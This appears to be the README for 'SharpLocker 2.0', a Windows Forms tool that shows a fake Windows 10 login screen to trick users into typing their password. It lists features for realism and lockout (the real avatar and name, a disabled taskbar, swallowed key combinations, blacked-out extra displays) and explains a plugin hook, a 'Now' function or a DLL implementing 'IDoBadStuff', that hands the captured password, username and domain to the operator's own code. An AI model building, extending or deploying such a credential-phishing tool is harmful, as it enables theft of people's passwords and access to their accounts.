SharpLocker but betterer!
This incredibly well written program fakes a Windows 10 log-in screen to trick people with sub-average computer knowledge into stealingtyping out their password. Also, for reasons unbeknownst to mankind, this was written with windows forms.

It dynamically loads the user avatar, wallpaper and display name of the user into the fake lock screen for maximum realism.
For behaving like the real deal, SharpLocker 2.0 implements (and is limited to) the following features:
- Turn non-primary displays black
- Disable the task bar
- Swallow often used key combinations to close or change the current window
- Disabling the windows menu
- Looks somewhat like the regular Windows 10 Login
- Blurs the lock screen background with an implementation of Gaussian Blur
To lazy to modify the existing code? Write your own and compile it to a .dll file, which will automatically be picked up and used instead.
The program itself doesn't do much on it's own. That's your job! Therefor if you want to get access to information that this program is more or less secretly collecting and to do some things with it - REJOICE - we have implemented two ways for you to do so easily.
You will find this class in the "Classes" directory. This super complex piece of code contains one extremely large and hard to understand function:
public void Now(string password, string username, string domainName)
{

}
You may think to yourself: "Why is the function called Now?". Well, let me tell you. Calling the function looks like this...
DoBadStuff.Now(PasswordTextBox.Text, Environment.UserName, Environment.UserDomainName);... and that's funny.
Anyway, if you want to get the data once the absolutely real login is performed, just place your code into the Now function and BOOM, you're set.
The Now function gets called when the login button is pressed or the login is triggered by an enter press key event and gives you access to the users account name, domain name as well as the "password" they just entered.
Modifying existing code bases can be tedious. So if you're too pretentiouslazy to edit the poor, little Now function, just create your own .dll-file that implements the IDoBadStuff interface (which is available in the SharpLocker_2._0.Interfaces namespace).
"Why would I ever do that?", you may ask yourself.
This implementation has two big + (pros) and one big - (cons).
- Quickly change the functionality of the program by exchanging the
.dllfile - Update to the latest release of SharpLocker 2.0 without reimplementing your own data
stealingborrowing process.
- You'll have two files to distribute instead of just one, the executable as well as the
.dllfile
"Alright, how does it work?"
- Create a new class library project
- Add a reference to the
SharpLocker 2.0project - Create a new class in your class library that implements the IDoBadStuff interface
- Implement the
Nowfunction - Add your code
- Build your class library project
- Put the
.dllfile in the same directory as theSharpLocker.exe
On launch, SharpLocker will search through all .dll files in its current working directory alphabetically. The first .dll to implement the IDoBadStuff interface will be loaded into SharpLocker and replaces the DefaultBadStuff class. If no matching .dll file is found, DefaultBadStuff will be used.